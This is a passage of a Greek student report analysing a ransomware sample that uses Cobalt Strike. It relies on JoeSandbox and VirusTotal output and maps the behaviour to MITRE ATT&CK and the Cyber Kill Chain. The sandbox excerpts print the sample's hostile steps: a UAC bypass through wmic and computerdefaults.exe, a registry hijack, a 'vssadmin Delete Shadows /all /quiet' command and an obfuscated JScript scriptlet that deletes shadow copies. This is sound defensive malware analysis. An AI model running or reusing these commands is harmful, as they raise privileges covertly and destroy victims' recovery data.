-  **sihost.exe** (PID: 2952 cmdline: MD5: 6F84A5C939F9DA91F5946AF4EC6E2503) 
-  **cmd.exe** (PID: 3764 cmdline: cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe' MD5: 4E2ACF4F8A396486AB4268C94A6A245F) 
-  **conhost.exe** (PID: 3272 cmdline: C:\Windows\system32\conhost.exe 0x00000000 -ForceV1 MD5: EA77DDEA782E8B4D7C7C33BBF8A4496) 
-  **WMIC.exe** (PID: 5376 cmdline: C:\Windows\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe' MD5: EC80E603E0090B3AC3C1234C2BA43A0F) 

Εικόνα 11. Παράκαμψη ελέγχου λογαριασμού χρήστη με WMIC (JoeSandbox)

Μετά την κλιμάκωση προνομίων έχοντας αυξημένα δικαιώματα το αρχείο διαγράφει τα Shadow Copies όπως φαίνεται στην Εικόνα 12 αλλά και στην Εικόνα 13 εμποδίζοντας την ανάκτηση των κωδικοποιημένων αρχείων ή επαναφορά συστήματος.

Αυτό το επιτυγχάνει με την διαδικασία : αναγραφή της εντολής vssadmin.exe Delete Shadows /all /quiet στην προεπιλεγμένη (default) τιμή μητρώου κάτω από το κλειδί μητρώου HKCU\Software\Classes\ms-settings\shell\open\command, δημιουργία της τιμής μητρώου DelegateExecute κάτω από το παραπάνω κλειδί και τέλος την εκτέλεσή της με αυξημένα προνόμια μέσω της διαδικασίας παράκαμψης χρήστη που περιγράψαμε παραπάνω ή μέσω του JavaScript script<sup>21</sup> στην Εικόνα 13.

Επίσης παρατηρούμε και την αναγραφή του CVE-2020-0986 (Εικόνα 1), η οποία πρόκειται για ευπάθεια των Windows με την κλιμάκωση προνομίων όταν ο πυρήνας (kernel) αποτυγχάνει να διαχειριστεί σωστά τα αντικείμενα στη μνήμη<sup>22</sup> (CVE - The MITRE Corporation, 2020).

Sigma detected: Shadow Copies Deletion Using Operating Systems Utilities		Hide sources
Source: Process started	Author: Florian Roth, Michael Haag, Teymur Kheirkhabarov, Daniil Yugoslavskiy, oscd.community Data: Command: 'C:\Windows\system32\wbem\wmic.exe' process call create 'vssadmin.exe Delete Shadows /all /quiet', CommandLine: 'C:\Windows\system32\wbem\wmic.exe' process call create 'vssadmin.exe Delete Shadows /all /quiet', CommandLine\base64offset\contains: z, Image: C:\Windows\System32\wbem\WMIC.exe, NewProcessName: C:\Windows\System32\wbem\WMIC.exe, OriginalFileName: C:\Windows\System32\wbem\WMIC.exe, ParentCommandline: c omputerdefaults.exe, ParentImage: C:\Windows\System32\ComputerDefaults.exe, ParentProcessId: 6192, ProcessCommandLine: 'C:\Windows\system32\wbem\wmic.exe' process call create 'vssadmin.exe Delete Shadows /all /quiet', ProcessId: 6440	

Εικόνα 12. Shadow Copy Delete (JoeSandbox)

Dropped file: <?XML version="1.0"?><scriptlet><registration progid="Pentest" classid="{F0001111-0000-0000-0000-0000FEEDACDC}"><script language="JScript"><![CDATA([var r = new ActiveXObject("W"+"S"+"h"+"e"+"l"+"l").Run("v"+"s"+"a"+"d"+"m"+"i"+"n"+"e"+"x"+"e"+"d"+"e"+"l"+"e"+"t"+"e"+"s"+"h"+"a"+"d"+"o"+"w"+"s"+"a"+"l"+"l"+"q"+"u"+"i"+"t");]]></script></registration></scriptlet>


Εικόνα 13. Shadow Copy Delete script (JoeSandbox)

<sup>20</sup> <https://www.exploit-db.com/exploits/45660>

<sup>21</sup> <https://attack.mitre.org/techniques/T1218/010/>

<sup>22</sup> Γνωστή και ως «Windows Kernel Elevation of Privilege Vulnerability»






Εικόνα 14. Γράφος συσχετισμών (Virus Total)

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 4 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Data Encrypted for Impact 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Proxy 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 4 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 2	LSA Secrets	System Information Discovery 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Εικόνα 15. Πίνακας ATT&amp;CK (JoeSandbox)



Εν συνεχεία (Stage Capabilities, Εικόνα 17) επιλέγει την μέθοδο Drive-by Target με κακόβουλο σύνδεσμο σαν επίθεση διείσδυσης και αναπτύσει εργαλεία, όπως η χρήση κώδικα JavaScript σαν script στην ιστοσελίδα του συνδέσμου.




Εικόνα 18. Τακτικές αρχικής εισόδου

Σε αυτό το σημείο (Initial Access, Εικόνα 18) ο επιτιθέμενος με χρήση μηνυμάτων «ψαρέματος» και τακτικές κοινωνικής μηχανικής πείθει τον χρήστη στόχο να πατήσει τον σύνδεσμο, να κατεβάσει το αρχείο και να το εκτελέσει στο σύστημα.

Ο χρήστης του λογιστηρίου πατάει τον σύνδεσμο στο email και το λογισμικό κατεβαίνει στο σύστημα ενώ στη συνέχεια το εκτελεί (Execution, Εικόνα 18).

Σε αυτό το σημείο το beacon είναι πλέον στο σύστημα. Στην Εικόνα 19 βλέπουμε ένα ολοκληρωμένο πλάνο της επίθεσης από το ATT&CK navigator. Με πράσινο χρώμα είναι οι τακτικές PRE (ίδιες με την Εικόνα 17), με μπλε οι τακτικές παράδοσης και εκμετάλλευσης (ίδιες με την Εικόνα 18). Με κίτρινο χρώμα έχουμε όλες τις δυνατότητες του λογισμικού Cobalt Strike. Με κόκκινο χρώμα είναι οι κοινές τακτικές του Cobalt Strike με τις τακτικές, σύμφωνα με τον πίνακα στην Εικόνα 15, του κωδικοποιητή. Ενώ με καφέ χρώμα απεικονίζονται οι τακτικές μόνο του κωδικοποιητή.

Παρατίθεται πίνακας (Εικόνα 20) με πιθανές τακτικές ATT&CK της πλήρους επίθεσης, κάνοντας συνοπτική αναφορά στο σημείο της ανάλυσης που εμπίπτουν αλλά και αναγραφή του ζητούμενου από την εκφώνηση συσχετισμό με τα βήματα του μοντέλου CKC.

Εικόνα 19. Πίνακας πλήρης επίθεσης<sup>23</sup>

Καραγκούνης Λεωνίδας Χρήστος	ΕΑΠ	ΠΑΗ35	Γραπτή Εργασία 1	Νοε-21
Πλάνο Επίθεσης				
Τεχνική MITRE	ID	Κατηγορία MITRE	Σημείο ανάλυσης	Βήμα CKC
Gather Victim Org Information	T1591	PRE	Συλλογή πληροφοριών οργανισμού	Reconnaissance
Phishing for Information	T1598			
Search Open Websites/Domains	T1593			
Search Victim-Owned Websites	T1594			
Stage Capabilities	T1608	PRE	Επιλογή και ανάπτυξη εργαλείων επίθεσης	Weaponization
Drive-by Compromise	T1189	Windows	Τακτική Drive-by Download	Delivery
Phishing	T1566		Τακτική κοινωνικής μηχανικής με σκοπό να πείσει τον στόχο στην εκτέλεση του beacon	
User Execution	T1204	Windows	Εκτέλεση του beacon από τον στόχο	Exploitation
Valid Accounts: Local Accounts	T1078.003		Συγκέντρωση διαπιστευτηρίων λογαριασμών τοπικού δικτύου	
OS Credential Dumping: LSASS Memory	T1003.001		Χρήση τοπικών λογαριασμών για συγκέντρωση διαπιστευτηρίων δικτύου που χρησιμοποιούνται για πλευρική κίνηση	
Remote Services: Windows Remote Management	T1021.006		Χρήση WinRM για εκτέλεση payload στους λογαριασμούς του δικτύου που έχει πρόσβαση	
Process Injection	T1055	Windows	Ενέσεις διεργασιών sihost.exe, svchost.exe και tashostw.exe με σκοπό την απόκτηση του επιπέδου ακεραιότητας των συγκεκριμένων διαδικασιών	Installation
Native API	T1106		Χρήση λειτουργιών συστήματος από payload	
File and Directory Discovery	T1083		Αναζήτηση αρχείων και φακέλων για υψηλής προτεραιότητας αρχεία	
System Information Discovery	T1082		Συλλογή πληροφοριών συστήματος	
Windows Management Instrumentation	T1047		Χρήση WMIC.exe για δημιουργία διεργασιών	
Abuse Elevation Control Mechanism: Bypass User Account Control	T1548.002		Παράκαμψη ελέγχου λογαριασμού χρήστη για κλιμάκωση προνομίων μέσω της διεργασίας ComputerDefaults.exe	
Signed Binary Proxy Execution: Regsvr32	T1218.010		Squiblydoo	
Indicator Removal on Host: File Deletion	T1070.004		Διαγραφή των Shadow Copies	
Virtualization/Sandbox Evasion	T1497		Δυνατότητες εντοπισμού περιβάλλοντος εικονικής μηχανής	
Obfuscated Files or Information: Software Packing	T1027.002		Κωδικοποιημένο - Συμπιεσμένο payload	
Software Discovery: Security Software Discovery	T1518.001		Λειτουργίες αποφυγής antivirus, firewall και αμυντικών λειτουργιών του συστήματος	
Archive Collected Data	T1560	Windows	Συμπίεση - κωδικοποίηση πληροφοριών επίθεσης για αποστολή	Command & Control
Encrypted Channel	T1573		Κωδικοποίηση καναλιού επικοινωνίας με C2 server	
Proxy	T1090		Ιστοσελίδες TOR	
Data Encrypted for Impact	T1486	Windows	XOR κωδικοποίηση αρχείων	Action on Objectives
Process Discovery	T1057		Αναζήτηση και εύρεση του Internet Explorer για άνοιγμα με ζήτηση λύτρων και μετάδοση πληροφοριών επίθεσης	

Εικόνα 20. Πίνακας πλάνου επίθεσης<sup>24</sup>

<sup>23</sup> <https://raw.githubusercontent.com/KaragkounisL/PLH35/main/GE1/Images/Εικόνα 19. Πίνακας πλήρης επίθεσης>

<sup>24</sup> <https://github.com/KaragkounisL/PLH35/blob/main/GE1/Images/Εικόνα 20. Πίνακας πλάνου επίθεσης>

## PRE-ATTACK

## ENTERPRISE

RECON WEAPONIZE


DELIVER

EXPLOIT

INSTALL

CONTROL

OBJECTIVE

Εικόνα 21. Συσχετισμός MITRE - CKC (Anomali, 2019)<sup>25</sup>

Εικόνα 22. Συσχετισμός MITRE - CKC (Metin, 2020)

<sup>25</sup> Αν και από παλαιότερη έκδοση του ATT&CK, μπορεί να παρατηρηθεί συσχετισμός



## 4. Συμπεράσματα

Από την ανάλυση είναι προφανές πόσο σημαντική είναι η ενημέρωση χρηστών για τέτοιου είδους επιθέσεις. Δυστυχώς η ασφάλεια στο διαδίκτυο σήμερα ισοδυναμεί με γνώση και ενημέρωση. Η εξέλιξη της τεχνολογίας αλλά και η ευρηματικότητα των επιτιθέμενων μας αναγκάζει σε διαρκή επαγρύπνηση αλλά και την ανάγκη για πρόληψη και αποφυγή της έκθεσης σε ανάλογες επιθέσεις.

Η κατανόηση του τρόπου σκέψης αλλά και των τακτικών κακόβουλων χρηστών αποτελεί μονόδρομο για την προσωπική μας ασφάλειά μας αλλά και τον καλύτερο τρόπο άμυνας των συστημάτων μας.

## Βιβλιογραφία

Anomali (2019). *What Is MITRE ATT&CK and How Is It Useful? | From Anomali*. [online] [www.anomali.com](https://www.anomali.com/resources/what-mitre-attck-is-and-how-it-is-useful). Available at: <https://www.anomali.com/resources/what-mitre-attck-is-and-how-it-is-useful> [Accessed 29 Oct. 2021].

Beck, D. (2020). *STANDARDIZED REPORTING WITH THE MALWARE BEHAVIOR CATALOG*. [online] pp.2–5. Available at: <https://vb2020.vblocalhost.com/uploads/VB2020-Beck.pdf> [Accessed 14 Nov. 2021].

Boyne, W.J. (2005). *The Influence of Air Power Upon History*. Barnsley: Pen & Sword Aviation, p.376.

CrowdStrike (2021). *What is the Cyber Kill Chain? Process & Purpose | CrowdStrike*. [online] [crowdstrike.com](https://www.crowdstrike.com/cybersecurity-101/cyber-kill-chain/). Available at: <https://www.crowdstrike.com/cybersecurity-101/cyber-kill-chain/> [Accessed 30 Oct. 2021].

CVE - The MITRE Corporation (2020). *CVE - CVE-2020-0986*. [online] [cve.mitre.org](https://cve.mitre.org). Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0986> [Accessed 13 Nov. 2021].

Gerend, J. (2019). *Volume Shadow Copy Service*. [online] Microsoft.com. Available at: <https://docs.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service> [Accessed 12 Nov. 2021].

Hutchins, E., Cloppert, M. and Amin, R. (2011). *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains*. [online] Available at: <https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf> [Accessed 30 Oct. 2021].

Jurczyk, M. (2017). *Microsoft Windows System Call Table (XP/2003/Vista/2008/7/2012/8/10)*. [online] j00ru.vexillum.org. Available at: <https://j00ru.vexillum.org/syscalls/nt/64/> [Accessed 14 Nov. 2021].

Lockheed Martin (2019). *Cyber Kill Chain®*. [online] Lockheed Martin. Available at: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html> [Accessed 28 Oct. 2021].

LOLBAS (2018). *Living Off The Land Binaries and Scripts (and now also Libraries)*. [online] GitHub. Available at: <https://github.com/LOLBAS-Project/LOLBAS> [Accessed 11 Nov. 2021].

Malpedia (2020). *Cobalt Strike (Malware Family)*. [online] malpedia.caad.fkie.fraunhofer.de. Available at: [https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt\\_strike](https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike) [Accessed 10 Nov. 2021].

MBC (2020). *Malware Behavior Catalog v2.1*. [online] GitHub. Available at: <https://github.com/MBCProject/mbc-markdown> [Accessed 6 Nov. 2021].

McAfee (2020). *What is the MITRE ATT&CK Framework? / Get the 101 Guide / McAfee*. [online] www.mcafee.com. Available at: <https://www.mcafee.com/enterprise/en-us/security-awareness/cybersecurity/what-is-mitre-attack-framework.html> [Accessed 26 Oct. 2021].

Metin, O. (2020). *Comodo MITRE Kill Chain – Comodo Tech Talk*. [online] Comodo Tech Talk. Available at: <https://techtalk.comodo.com/2020/08/27/comodo-mitre-kill-chain/> [Accessed 18 Nov. 2021].

Microsoft (2020). *Security Update Guide - Microsoft Security Response Center*. [online] msrc.microsoft.com. Available at: <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-0986> [Accessed 12 Nov. 2021].

Ozkaya, E. (2021). *Comodo MITRE Kill Chain - Detailed Info / Dr. Erdal Ozkaya - Cybersecurity Blog*. [online] Dr. Erdal Ozkaya. Available at: <https://www.erdalozkaya.com/comodo-mitre-kill-chain/> [Accessed 18 Nov. 2021].

Saldanha, A. and Mohanta, A. (2020). *Malware Analysis and Detection Engineering: A Comprehensive Approach to Detect and Analyze Modern Malware*. Apress, pp.5–10, 53–69, 71–162, 184–185, 512–517, 713–718.

Satapathy, S.C., Raju, K.S., Mandal, J.K. and Bhateja, V. (2016). *Proceedings of the Second International Conference on Computer and Communication Technologies : IC3T 2015. Volume 3*. Éditeur: New Delhi ; Heidelberg: Springer, pp.663–668.

Strom, B. (2018). *ATT&CK 101*. [online] Medium. Available at: <https://medium.com/mitre-attack/att-ck-101-17074d3bc62> [Accessed 26 Oct. 2021].

Vaas, L. (2021). *Cobalt Strike Usage Explodes Among Cybercrooks*. [online] threatpost.com. Available at: <https://threatpost.com/cobalt-strike-cybercrooks/167368/> [Accessed 9 Nov. 2021].